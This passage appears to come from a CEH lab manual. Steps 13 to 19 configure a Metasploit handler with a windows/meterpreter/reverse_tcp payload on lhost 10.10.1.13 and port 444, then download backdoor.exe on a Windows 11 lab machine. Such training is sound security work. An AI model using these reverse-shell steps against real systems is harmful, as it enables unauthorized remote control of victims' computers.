
13. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.



14. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

15. Type **set lport 444** and press **Enter** to set lport.


16. Now type **run** in the Metasploit console and press **Enter**.




17. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

18. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.


19. Click on **backdoor.exe** to download the file.



